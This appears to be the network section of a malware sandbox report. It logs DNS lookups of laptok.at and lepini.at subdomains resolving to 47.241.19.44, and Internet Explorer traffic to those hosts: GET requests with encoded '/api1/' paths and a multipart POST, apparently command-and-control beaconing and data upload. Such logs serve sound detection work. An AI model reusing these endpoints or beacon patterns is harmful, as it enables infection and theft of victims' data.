Nov 23, 2020 16:11:29.619760990 CET	53	53023	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:30.433933020 CET	49563	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:30.461198092 CET	53	49563	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:42.947653055 CET	51352	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:42.974719048 CET	53	51352	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:44.381891966 CET	59349	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:44.419260979 CET	53	59349	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:46.002073050 CET	57084	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:46.039405107 CET	53	57084	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:47.160159111 CET	58823	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:47.196433067 CET	53	58823	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:51.496860027 CET	57568	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:51.534282923 CET	53	57568	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:52.523591042 CET	50540	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:52.561302900 CET	53	50540	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:56.342694044 CET	54366	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:56.369894981 CET	53	54366	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:57.383196115 CET	53034	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:11:57.410885096 CET	53	53034	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:57.958570004 CET	57762	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:57.996260881 CET	53	57762	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:03.977828979 CET	55435	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:04.021301985 CET	53	55435	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:04.047835112 CET	50713	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:04.075010061 CET	53	50713	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:05.322674990 CET	56132	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:05.358623028 CET	53	56132	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:08.153762102 CET	58987	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:08.180757999 CET	53	58987	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:15.997142076 CET	56579	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:16.024188042 CET	53	56579	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:17.010096073 CET	56579	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:17.045795918 CET	53	56579	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:17.707395077 CET	60633	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:17.734544992 CET	53	60633	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:18.024171114 CET	56579	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:18.051207066 CET	53	56579	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:18.520987034 CET	61292	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:18.556674004 CET	53	61292	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:18.657094955 CET	63619	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:18.684286118 CET	53	63619	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:20.040338993 CET	56579	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:20.067365885 CET	53	56579	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:24.057754993 CET	56579	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:24.085024118 CET	53	56579	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:26.193912983 CET	64938	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:26.232759953 CET	53	64938	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:52.072391987 CET	61946	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:52.450663090 CET	53	61946	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:53.216067076 CET	64910	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:53.243102074 CET	53	64910	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:54.805691957 CET	52123	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:54.841114998 CET	53	52123	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:55.827374935 CET	56130	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:55.854645967 CET	53	56130	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:56.405498028 CET	56338	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:56.432591915 CET	53	56338	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:57.751199007 CET	59420	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:57.786647081 CET	53	59420	8.8.8.8	192.168.2.3
Nov 23, 2020 16:12:59.411863089 CET	58784	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:12:59.438926935 CET	53	58784	8.8.8.8	192.168.2.3
Nov 23, 2020 16:13:01.570142031 CET	63978	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:13:01.605704069 CET	53	63978	8.8.8.8	192.168.2.3
Nov 23, 2020 16:13:16.207571030 CET	62938	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:13:16.711636066 CET	53	62938	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:00.866348028 CET	55708	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:00.906467915 CET	53	55708	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:01.258485079 CET	56803	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:01.299052954 CET	53	56803	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:01.660799026 CET	57145	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:01.696690083 CET	53	57145	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:02.034075022 CET	55359	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:02.069792986 CET	53	55359	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:02.343816042 CET	58306	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:02.379681110 CET	53	58306	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:02.665940046 CET	64124	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:02.701630116 CET	53	64124	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:03.275583982 CET	49361	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:03.372704029 CET	53	49361	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:03.754538059 CET	63150	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:03.792294025 CET	53	63150	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:04.222193956 CET	53279	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:14:04.262195110 CET	53	53279	8.8.8.8	192.168.2.3
Nov 23, 2020 16:14:04.500405073 CET	56881	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:14:04.535871029 CET	53	56881	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 23, 2020 16:11:47.160159111 CET	192.168.2.3	8.8.8.8	0x48ea	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:52.523591042 CET	192.168.2.3	8.8.8.8	0xfdcf	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:57.958570004 CET	192.168.2.3	8.8.8.8	0xbf03	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:52.072391987 CET	192.168.2.3	8.8.8.8	0x1d2b	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:53.216067076 CET	192.168.2.3	8.8.8.8	0x43d5	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:54.805691957 CET	192.168.2.3	8.8.8.8	0xc51a	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:56.405498028 CET	192.168.2.3	8.8.8.8	0xf87d	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:57.751199007 CET	192.168.2.3	8.8.8.8	0x6f2f	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:13:01.570142031 CET	192.168.2.3	8.8.8.8	0x50e3	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:13:16.207571030 CET	192.168.2.3	8.8.8.8	0xb94c	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 23, 2020 16:11:47.196433067 CET	8.8.8.8	192.168.2.3	0x48ea	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:52.561302900 CET	8.8.8.8	192.168.2.3	0xfdcf	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:57.996260881 CET	8.8.8.8	192.168.2.3	0xbf03	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:52.450663090 CET	8.8.8.8	192.168.2.3	0x1d2b	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:53.243102074 CET	8.8.8.8	192.168.2.3	0x43d5	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:54.841114998 CET	8.8.8.8	192.168.2.3	0xc51a	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:56.432591915 CET	8.8.8.8	192.168.2.3	0xf87d	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:12:57.786647081 CET	8.8.8.8	192.168.2.3	0x6f2f	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:13:01.605704069 CET	8.8.8.8	192.168.2.3	0x50e3	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:13:16.711636066 CET	8.8.8.8	192.168.2.3	0xb94c	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49724	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:47.478786945 CET	204	OUT	GET /api1/zQt8WvwqX1ucd4e_/2BSjEwnwCh3l6nl/uRpMWVq6Na7DVvVqDQ/c_2F8RJYX/bwf8F3MzlXzQXVHyRW wx/arvl4jzmt4MjkOLeA5D/hFQALRzK_2FfnX1J_2B_2B/QVhfzXC95MQT_/2F5JxPkR/0hfcwScbYsxo4WDetMu7E TB/kC0bi1gC1M/Peufr7Q9aEqhXzY9P/IP_2BoMUFEki/3WBXS7Ps9gU/B0guoxmZ0c7HMP/MN7IPcCq62eYfghVtk rOj/cDqHZNRKwjs9dSDB/S_2B_0A_0DCG5Ou/hoVuqtcbmguh8Hg01X/wBH_2FHER/Tq885DE0KGS3yQbLseza/xev KBRy_2Beq5lp/lACGR HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:11:48.498064041 CET	205	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:48 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 b6 ab 40 14 45 07 44 03 b7 26 ee 16 9c 1e ee ee 8c fe bf df 4e 56 a0 e0 d6 39 7b 07 d6 4d d3 03 32 8f 68 51 ec dd a4 d5 03 89 87 98 b3 1b 6f df 85 86 fd db eb df a1 f7 6a 94 f1 93 f1 24 42 e6 e4 ba 60 24 36 cd 08 66 90 b5 f8 01 db 84 68 d0 be 9b e6 09 88 b2 86 93 f4 32 4b 37 33 5f ca 10 25 01 be f3 e9 47 28 85 60 d1 37 d8 75 32 c1 f0 c3 41 9d ea d2 61 a7 10 06 b3 77 01 c0 b6 b8 02 88 ed 08 82 11 8c fb 07 e9 3b d2 c2 84 c7 c3 e3 1f 76 bf a6 fd 90 0a b6 6d e8 c8 64 9e c8 77 d9 70 c6 a6 a5 76 32 a2 43 9d ab bf cb 20 8f 02 8c 16 86 1a 4e 0d 82 da 54 1b 01 b0 1d 40 16 35 31 40 8d 6d 9a 21 ed 7c 0f 93 79 4d 1a cb 88 00 9a 60 86 10 4f a6 36 81 13 1d f0 f1 2d 16 9d c2 ad cb b3 26 3b 9c 31 fe f4 af 33 e2 14 50 07 27 0c f2 b9 d3 d8 50 9d 6f 34 b6 d0 b1 c1 f6 03 25 8e d2 18 cf 95 e4 78 13 e2 5c c0 ff 06 8b bb 6f 49 67 ec de cc 55 dc 9d c1 f3 77 99 48 46 82 3a 23 bb 09 69 7e 94 fc 0e e4 aa 9b 3b 2b ce 2c ca 3c 2f 1f 4a ad 89 e2 a2 7b 31 7e 33 b4 9a 74 b6 a1 0c d5 80 bf 22 62 dc 7b fd 96 75 2f 73 e3 90 24 0d 64 37 42 e6 fe b8 a6 4a 3b 7a e4 22 01 b3 ab 5b 79 65 a2 64 47 de a3 09 b8 4e a1 02 fe 9b 49 fc 37 de d4 8a 19 f8 1d 20 63 24 6c 39 35 fd 80 b6 24 e6 d0 40 58 fc 07 27 f1 d4 68 0e 9b 4f 5d b1 10 f8 8c 33 0d a9 8d 41 1c da ca af 5a 8c 38 0c d4 3c ad fa d1 a5 72 23 3d 16 cb b8 17 7c 3f 5d 8c fb d9 73 62 8a fe 24 10 c3 f6 e8 04 6c e2 05 ab 77 c4 ef 14 9e 05 0f 80 74 5f 27 81 64 70 67 64 c0 09 a6 74 e9 ea 88 b5 7b 34 bb 16 08 bc 2d e8 ed e9 b5 3a 4b f1 0a c7 e2 18 1c 62 be 51 6c 62 d2 ab 78 c5 9f 00 23 a8 33 60 cb 89 de be c5 8f 4a fe 42 fd 91 40 73 b8 08 d4 da af bd 5f 47 b2 da dc 9d 6a c7 18 db e8 33 29 de ef 02 77 c3 37 99 31 8b 27 3e a1 99 e7 cc 85 ef c5 69 9e 04 80 de af 4b cd f2 18 af 66 6d 51 b5 d2 96 39 84 c9 94 3c 69 10 ac 4b cd 4d bb 73 eb 95 9b 30 a1 39 11 9c f4 df 30 42 95 98 81 19 ed fe a0 2c 07 31 c5 e7 43 3b e0 27 4b e0 3a e2 2d a2 e5 64 74 72 23 32 58 d9 d2 89 29 a6 43 3e 01 78 f1 5b 64 5b 24 3f a4 dd f6 47 68 f9 0d e5 07 be 56 de cb 9d 20 8c ba 1f 66 01 2c ac d2 19 87 45 d3 66 b9 a0 3d d1 c5 ac 10 a6 63 90 6a 71 2e b6 5b 39 c7 3a c3 3e 22 2a 73 df 42 ef 89 10 93 15 a3 0b e6 3a 4c f4 c9 40 a3 df 04 cd 79 86 8c 6a ca ef 78 0e 1a 61 67 30 02 e6 fe b0 f1 de 9a 37 9d 0c 6e e3 f8 56 7a c3 b3 31 46 d5 1f 7d ca bc 38 0d bd 21 b2 d3 8b 00 a1 37 bd 5b c1 25 ce 84 8e 18 ce fb 0e 8b 8f 9e 64 1c 3a 5c 51 31 50 ec e3 8c b7 47 4c 6b f2 c2 87 f0 c9 c3 01 fa 9b 6d da 4c 9e ea b2 07 c0 6a 26 83 59 47 a3 0a d9 ca 22 db c6 91 8d ca 17 e3 e3 ac 41 a0 a7 0d 53 13 f7 8c 41 8d 55 89 b6 d9 ee 04 e8 55 9f c8 81 69 5c 1a 08 55 6b 04 f0 53 dc f5 f8 f1 29 73 b9 46 e0 fd 25 c5 77 3e e7 10 06 b1 f4 15 10 e2 27 83 3b 43 6b fd 4c ea b9 7b fa 97 50 9e ae 51 ef 97 15 36 5f 4a ea 06 f2 b2 3a b0 e8 f3 8b 53 b9 fc 95 30 70 7a 94 f5 cb 72 e4 c8 fd 74 2e a1 c0 ca 19 06 a0 d5 2b ab 5b cc 46 71 db 0b b7 ae ed 4b 76 21 92 44 c0 ad b9 bd c7 01 ba f1 c5 50 80 a2 48 31 55 bc af 15 20 e1 e4 34 64 86 9a 55 69 89 33 5c 15 8c 2e 34 b8 91 17 5b 19 e2 d2 d5 e2 e0 49 fd 9b 80 18 94 8c e4 a8 85 82 16 70 88 ac 74 37 f2 05 6b 81 00 71 0f 7e ac 8a Data Ascii: 2000E@ED&NV9{M2hQoj$B`$6fh2K73_%G(`7u2Aaw;vmdwpv2C NT@51@m!\|yM`O6-&;13P'Po4%x\ oIgUwHF:#i~;+,</J{1~3t"b{u/s$d7BJ;z"[yedGNI7 c$l95$@X'hO]3AZ8<r#=|?]sb$lwt_'dpgdt{4-:KbQlbx#3`JB@s_G j3)w71'>iKfmQ9<iKMs090B,1C;'K:-dtr#2X)C>x[d[$?GhV f,Ef=cjq.[9:>'*sB:L@yjxag07nVz1F}8!7[%d:\Q1PGLkmLj &YG"ASAUUi\UkS)sF%w>';CkL{PQ6_J:S0pzrt.+[FqKv!DPH1U 4dUi3\.4[Ipt7kq~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49723	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:50.317298889 CET	417	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:11:51.104326010 CET	418	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 Nov 2020 15:11:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49753	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:13:16.973409891 CET	6182	OUT	POST /api1/5duQ24WkEJhfNKcQ0TtbT/y1o1_2BxaM4VRnTU/wdvTVxLytK1l1bT/fJXL5suBfQkXS4oUUP/mmESl omdV/cfAQ_2FYWeSWD8ACwTHr/QfRIv77y7phDpPLLIms/S59WqtiRNXjaQ0pzSKlmJM/kxGDlqzCuosq1/f_2BZ3P r/E3vAfyZQfaDksG_2BDrkzEp/UgnLfSwrLz/kgRJpiRCAy1CBQ5sn/tydBJN8MmXH2/KVLFrApCWoX/0lYuVaHp_2 BxqQ/jyBfF8kw0TJiDC_0A_0Du/OUYUhVxClC_2FD_2/Fz_2FQM096C4yzs/twUSnuO6_2BuV4B88j/Vk2oB HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=16969715214264115721259799577 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 563 Host: api3.lepini.at
Nov 23, 2020 16:13:17.903021097 CET	6183	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:13:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49726	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:52.845490932 CET	432	OUT	GET /api1/ZndIxL1Rb/5wthxjo8h6XlGXwhQjpI/qR4_2Bxy4qmCmpod_2F/aR_2Bq10kCEEmmsKL463nm/IwJnUB wMFW3IE/IWX2kgn2/AlRW6_2FwG8heSg8_2F45kx/d4CTG40DuC/sB_2BD_2BsM3jQ0t4/hyjobYI0rasE/sXzcAxd Fd67/YKNQnrZrruVtZL/y9fsMRIhJ_2BBspvP_2FO/RHYAogT86Q7GBO8a/8pyYO5iimp3k3ij/LQMLc4JwFGySVUy Ylf/Y3_2Fdd4T/rv7G_2ByjMoeYiU5c_0A/_0D1PNgf8iqzwUhfRFh/19iAB9EdF6LCz3fArW2WPs/VDtJz46818gn Q/eDClUEW1AGzlbdI/6d HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:11:53.885571957 CET	434	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:53 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b b5 96 a4 50 14 45 3f 88 00 b7 10 77 77 32 a4 70 a7 d1 af 1f 26 ac a4 16 bc 77 ef 39 7b 57 af 6e aa e0 5e 15 05 0f 8a 75 43 3a 4a 82 16 6f f7 83 c3 1d ef 42 1c e7 b8 d0 c7 ce 65 a5 8e cd 1c a7 6b f9 86 21 c7 63 3c f9 fa c7 83 d0 df 5c 75 2f 10 51 22 f7 f3 8b ba 9e 56 64 91 10 10 29 cd ba 55 93 41 8d 20 97 3b 68 ea bc 28 be db eb 73 1c e8 36 a9 a9 35 63 4e d9 53 b9 d4 f2 7c ab 0a 22 21 bf 67 c0 5c 2c 37 b8 14 e5 9d 1e fe ef ad d3 e2 9a fb 24 7d f5 16 c6 65 c7 aa 3a 00 e6 53 15 75 e1 54 1c 6d e7 f4 1c 2c 07 80 4a a0 d8 d3 6e 5a 1f f8 83 99 4b 92 3a 3c 8b 7f 69 67 73 7f ef fc 07 a2 a8 0d 94 03 5d 1e e7 46 af 3d 4c 9c 71 19 2d be 45 8b ac aa 45 8d 26 4e 23 4d 37 ce df df 0f 07 19 20 8a 1f 59 a9 89 5e 46 2a d7 8e fa 85 61 7e 4c 77 13 92 5f 6f e5 fa a8 f8 5f 46 29 90 ff fb 6d 54 62 2f 88 aa bf cc 0b 73 ac df bb 1c d9 21 b9 2b 60 0b 6f 2c e6 32 91 aa c5 30 5c 20 81 44 99 b6 78 b2 ff c1 46 44 f1 15 eb 89 44 b8 05 fe cc 53 a9 3b 23 b8 ac cf 9b 37 4e c9 b4 8a c2 9f e5 be ce 86 60 47 e9 76 1b 71 9a 9b 20 f0 77 73 c2 99 16 f2 15 f5 54 83 97 92 10 35 c9 c9 fa f4 85 fc 5b 49 82 0d a9 c7 e6 c5 c5 88 4b de db a9 b2 e8 b1 ac 6a 31 0a bc 05 d4 76 83 54 cf 3 7 23 e0 b0 2b 9b 71 f8 02 5a 76 43 b6 7d fe a5 54 0f d5 80 bd f4 6a 87 3d 17 55 40 5e 05 4d a8 8f b0 a8 7c 7a a7 28 68 9 a 22 31 72 0e 2d 02 b6 59 2a 43 94 96 0b 15 07 6f 5d aa d8 2b 7b 61 ea 24 c3 6b 80 d5 95 b5 b8 dc cc 04 e3 64 40 02 0a c3 d2 fa f4 ac bb 4d 80 a3 c9 0b 71 eb fd 26 d4 14 ad 4b 9c c4 80 68 aa 1f 07 48 18 c5 56 da b4 82 eb 79 9c 8e 92 02 90 0 d d8 37 80 38 55 c2 64 26 16 1b a5 24 61 92 97 87 70 53 d4 c5 96 0c a3 da 4e 17 77 5c db 43 4e eb 65 a9 aa 6f 58 44 26 21 59 af c9 f7 68 ad 81 ce d3 35 d4 79 c5 8d 46 ad 85 f8 a0 72 a0 86 fa 5a b6 9b f4 86 fb d3 1c df f1 f0 17 47 e6 2e 0e 73 ea 14 9a dd 89 b6 d5 86 20 26 09 de 97 b2 9a 11 45 1b 05 15 8f 1d e0 44 aa cf eb 45 f7 42 4c 93 f5 d1 dc 2e e9 36 52 c9 f0 c9 9c 58 a8 67 4c 22 96 4a e9 79 aa 3c 54 6d 82 6b d2 7a d7 cc f0 23 63 8b e5 07 2e bf 01 8f 4d 1c 2f 29 dc a8 27 e7 06 15 35 e6 fe 3a 1c ac f3 98 d0 bb f2 11 b2 94 97 e2 3a 83 95 81 64 56 90 44 2d 88 e1 ef 76 43 cb 30 3e ca e1 d9 8a 81 0a f9 88 95 f6 66 ec 8c 5b af e8 9a 64 97 46 62 69 f5 24 36 f2 6c 01 56 e7 7f 4a a6 62 68 cb 19 c7 2e e2 51 25 fc 6a 6e fc 5b e2 8c 7a 08 25 0c 0e c7 c7 cb 40 1b a2 09 83 ea ab ca 7e 9d f0 64 99 4d 66 09 51 b6 22 04 42 04 c2 e7 bd a5 9f c8 7d ce 65 24 2a bd e7 8a d8 7a 3c c3 b9 9d b7 3b 45 98 7b 33 6f c8 82 d2 70 ef c0 f9 17 96 df 46 9a 2c d4 8e cb 0b 4c 30 7c 2e 33 9e 1e 40 16 e9 2b 32 d3 06 84 e9 7b 12 56 3c 87 fe 15 6f e8 08 3b db 35 bd af 4a 48 8d e8 5a 62 c0 a6 6c 94 ed e0 7c fb 81 51 92 74 ff ae 66 07 6a 01 d4 19 43 19 c1 60 5f 19 95 39 8c 03 2d 35 9f e6 7e 6e 9f be 16 4a 4f 78 54 66 2b 31 e0 44 a3 cb 82 49 46 a4 22 11 ae 0c a2 88 8f 4d 67 f0 d7 4f 9c 90 3b bb 6a d4 e7 39 54 2d 39 e4 34 38 b6 c4 7d ad cc c2 bd 3d 4f e9 fb 37 38 de 54 b4 06 dd 93 b8 84 1e a5 7e d5 e4 82 80 69 48 37 f5 f8 78 3f 52 2c 8c b6 a5 4e 10 38 14 c2 8a 97 59 c7 0d 50 2a 11 92 ef f1 a6 e6 b5 b4 bb 56 9e 94 81 40 6b 90 56 48 ec f3 98 1b 6c a5 cc Data Ascii: 2000PE?ww2p&w9{Wn^uC:JoBek!c<\u/Q"Vd)UA ;h(s65cNS|"!g\,7$}e:SuTm,JnZK:<igs]F=Lq-EE&N#M7 Y^F*a~Lw_o_F)mTb/s!+`o,20\ DxFDDS;#7N`Gvq wsT5[IKj1vT7#+qZvC}Tj=U@^M\|z(h"1r-Y*Co]+{a$kd@Mq&KhHVy78Ud &$apSNw\CNeoXD&!Yh5yFrZG.s &EDEBL.6RXgL"Jy<Tmkz#c.M/)'5::dVD-vC0>f[dFbi$6lVJbh.Q%jn[z%@~dMfQ"B}e$*z< ;E{3opF,L0|.3@+2{V<o;5JHZbl|QtfjC`_9-5~nJOxTf+1DIF"MgO;j9T-948}=O78T~iH7x?R,N8YP*V@kVHl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49727	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:56.129333973 CET	701	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
